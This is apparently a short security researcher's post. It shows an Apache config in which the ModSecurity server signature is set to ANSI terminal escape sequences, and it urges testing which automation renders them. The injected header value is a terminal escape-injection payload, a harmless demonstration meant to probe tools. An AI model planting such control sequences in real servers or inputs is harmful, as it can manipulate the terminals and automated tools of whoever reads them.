ServerTokens Full
SecServerSignature '^[[31mESC-INJECTION:^[[32mSUCCESSFUL^[[0m'

#
# Optionally add a line containing the server version and virtual host
# name to server-generated pages (internal error documents, FTP directory
# listings, mod_status and mod_info output etc., but not CGI generated
# documents or custom error documents).
# Set to "EMail" to also include a mailto: link to the ServerAdmin.

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line  M-E Redo
```

**WHERE ELSE DOES THIS RENDER? TIME TO BREAK SOME AUTOMATION!**

**@STOKFREDRIK**